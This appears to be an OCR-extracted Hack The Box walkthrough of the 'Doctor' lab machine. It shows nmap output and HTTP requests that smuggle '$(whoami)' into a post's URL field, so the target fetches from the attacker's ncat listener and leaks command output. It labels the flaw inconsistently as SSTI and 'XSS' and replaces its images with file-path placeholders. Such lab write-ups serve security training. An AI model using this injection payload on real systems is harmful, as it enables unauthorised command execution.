Doctor

Synopsis


Doctor is an easy machine that features an Apache server running on port 80. Users can identify a virtual host on the main webpage, and after adding it to their hosts file, acquire access to the Doctor Messaging System . The system is found to be vulnerable to Server Side Template Injection, and successful exploitation of the vulnerability results in a shell as the user web . This user belongs to the adm group and is able to read various system logs. Enumeration of the logs reveals a misplaced password that can be used to login as the user shaun . Enumeration of system services reveals that a Splunk Universal Forwarder is running on port 8089, in the context of root . Research reveals an exploit that can be used with valid credentials in order to execute code remotely and escalate our privileges

Skills

- Enumeration
- Command execution via XSS injection


Exploitation

As always we start with the nmap to check what services/ports are open




```
└─# nmap -A 10.10.10.209
Starting Nmap 7.94 ( https://nmap.org ) at 2023-08-21 20:52 EDT
Nmap scan report for 10.10.10.209
Host is up (0.094s latency).
Not shown: 997 filtered tcp ports (no-response)
PORT     STATE SERVICE  VERSION
22/tcp   open  ssh      OpenSSH 8.2p1 Ubuntu 4ubuntu0.1 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 59:4d:4e:c2:d8:cf:da:9d:a8:c8:d0:fd:99:a8:46:17 (RSA)
|   256 7f:f3:dc:fb:2d:af:cb:ff:99:34:ac:e0:f8:00:1e:47 (ECDSA)
|_  256 53:0e:96:6b:9c:e9:c1:a1:70:51:6c:2d:ce:7b:43:e8 (ED25519)
80/tcp   open  http     Apache httpd 2.4.41 ((Ubuntu))
|_http-server-header: Apache/2.4.41 (Ubuntu)
|_http-title: Doctor
8089/tcp open  ssl/http Splunkd httpd
| http-robots.txt: 1 disallowed entry
|_/
|_http-title: splunkd
|_http-server-header: Splunkd
| ssl-cert: Subject: commonName=SplunkServerDefaultCert/organizationName=SplunkUser
| Not valid before: 2020-09-06T15:57:27
|_Not valid after:  2023-09-06T15:57:27
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running (JUST GUESSING): Linux 5.X|4.X|2.6.X (97%)
OS CPE: cpe:/o:linux:linux_kernel:5.0 cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:2.6.32
Aggressive OS guesses: Linux 5.0 (97%), Linux 4.15 - 5.8 (90%), Linux 5.0 - 5.4 (90%), Linux 5.3 - 5.4 (89%), Linux 2.6.32 (89%), Linux 5.0 - 5.5 (88%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using port 22/tcp)
HOP RTT       ADDRESS
1   101.32 ms 10.10.14.1
```

We see only two web ports open, so we started from accessing port 80/HTTP what gave us the following page



After a bit of enumeration by found the domain name, which after registering redirected us to the login page




Give us a call
1-999-123-4567

Send us a message
info@doctors.htb

Visit us
1337 Main St.

ABOUT US

We Are Happy To Serve You!




Doctor Secure Messaging
Home
Login Register
Please log in to access this page.

Log In
Email
Password
☐ Remember Me

Login Forgot Password?

Need An Account? Sign Up Now

We created a bogus user “simon” just to get an access to the application



Doctor Secure Messaging
Home
Login Register


Join Today

Username simon
Email simon@dcotros.htb
Password •••••••
Confirm Password •••••••


Already Have An Account? Sign In

Inside the application, we found the contact page - this was a perfect opportunity to try injection vulnerabilities

Through method of trial and errors we confirmed that page is vulnerable to XXS injection that can be leveraged to get a remote code execution on the system



doctors.htb/post/new




Doctor Secure Messaging
Home
New Message Account Logout

New Post

Title


Content



```
POST /post/new HTTP/1.1
Host: doctors.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=
0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 64
Origin: http://doctors.htb
Connection: close
Referer: http://doctors.htb/post/new
Cookie: session=
.eJwtjkFqAzEMAP_icw6WJdlWPrNIlkRLoIXd5BTy9_rQ4wwMzLscecb1Ve7P8xW3cnx7uZfGhrGWODWYU
8XZvYOBmkmVxmSAFrLAsSUMhDrdcJE3T5YUWGk2CSlSJvKsE3avZGnMwTV6lS6as3feKUQbPoyEwKYiadk
jryvO_5uN6zrzeP4-4meLDO_OI1olVFCm4NE6Y44litaBCBSolc8fCHY-5Q.ZOQJXw.KsJsmfVejrKnoNQ
8yhI0VtD09T8
Upgrade-Insecure-Requests: 1

title=simon&content=http://10.10.14.30&submit=Post
```


```
HTTP/1.1 200 OK
Date: Tue, 22 Aug 2023 01:08:55 GMT
Server: Werkzeug/1.0.1 Python/3.8.2
Content-Type: text/html; charset=utf-8
Vary: Cookie,Accept-Encoding
Content-Length: 3856
Connection: close

<!DOCTYPE html>
<html>
  <head>
    <!-- Required meta tags -->
    <meta charset="utf-8">
    <meta name="viewport" content="width=device-width, initial-scale=1,
    shrink-to-fit=no">

    <!-- Bootstrap CSS -->
    <link rel="stylesheet" href="
    https://maxcdn.bootstrapcdn.com/bootstrap/4.0.0/css/bootstrap.min.css"
    integrity="
    sha384-Gn5384xqQ1aoWXA+058RXPxPg6fy4IWvTNh0E263XmFcJ1SAwiGgFAW/dAiS6JXm"
    crossorigin="anonymous">

    <link rel="stylesheet" type="text/css" href="/static/main.css">


    <title>
      Doctor Secure Messaging - New Post
    </title>

  </head>
  <body>
    <header class="site-header">
      <nav class="navbar navbar-expand-md navbar-dark bg-dark fixed-top">
        <div class="container">
          <a class="navbar-brand mr-4" href="/">
            Doctor Secure Messaging
          </a>
          <button class="navbar-toggler" type="button" data-toggle="collapse"
```

And in the “User-Agent” header we can see an answer on the “which curl” command




```
└─# ncat -nlvp 80
Ncat: Version 7.94 ( https://nmap.org/ncat )
Ncat: Listening on [::]:80
Ncat: Listening on 0.0.0.0:80
Ncat: Connection from 10.10.10.209:51680.
GET / HTTP/1.1
Host: 10.10.14.30
User-Agent: curl/7.68.0
Accept: */*
```

Next we used this vulnerability to upload a malicious PHP files to get a reverse shell on the system




```
POST /post/new HTTP/1.1
Host: doctors.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=
0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 64
Origin: http://doctors.htb
Connection: close
Referer: http://doctors.htb/post/new
Cookie: session=
.eJwtjkFqAzEMAP_icw6WJdlWPrNIlkRLoIXd5BTy9_rQ4wwMzLscecb1Ve7P8xW3cnx7uZfGhrGWODWYU
8XZvYOBmkmVxmSAFrLAsSUMhDrdcJE3T5YUWGk2CSlSJvKsE3avZGnMwTV6lS6as3feKUQbPoyEwKYiadk
jryvO_5uN6zrzeP4-4meLDO_OI1olVFCm4NE6Y44litaBCBSolc8fCHY-5Q.ZOQJXw.KsJsmfVejrKnoNQ
8yhI0VtD09T8
Upgrade-Insecure-Requests: 1

title=simon&content=http://10.10.14.30/$(whoami)&submit=Post
```

```
HTTP/1.1 200 OK
Date: Tue, 22 Aug 2023 01:08:55 GMT
Server: Werkzeug/1.0.1 Python/3.8.2
Content-Type: text/html; charset=utf-8
Vary: Cookie,Accept-Encoding
Content-Length: 3856
Connection: close

<!DOCTYPE html>
<html>
  <head>
    <!-- Required meta tags -->
    <meta charset="utf-8">
    <meta name="viewport" content="width=device-width, initial-scale=1
    shrink-to-fit=no">

    <!-- Bootstrap CSS -->
    <link rel="stylesheet" href="
    https://maxcdn.bootstrapcdn.com/bootstrap/4.0.0/css/bootstrap.min.
    integrity="
    sha384-Gn5384xqQ1aoWXA+058RXPxPg6fy4IWvTNh0E263XmFcJ1SAwiGgFAW/dAi
    crossorigin="anonymous">

    <link rel="stylesheet" type="text/css" href="/static/main.css">


    <title>
      Doctor Secure Messaging - New Post
    </title>

  </head>
  <body>
    <header class="site-header">
      <nav class="navbar navbar-expand-md navbar-dark bg-dark fixed-to
        <div class="container">
          <a class="navbar-brand mr-4" href="/">
            Doctor Secure Messaging
          </a>
          <button class="navbar-toggler" type="button" data-toggle="co
```




```
┌──(root㉿kali)-[~/Desktop/Boxes]
└─# ncat -nlvp 80
Ncat: Version 7.94 ( https://nmap.org/ncat )
Ncat: Listening on [::]:80
Ncat: Listening on 0.0.0.0:80
Ncat: Connection from 10.10.10.209:51688.
GET /web HTTP/1.1
Host: 10.10.14.30
User-Agent: curl/7.68.0
Accept: */*
```

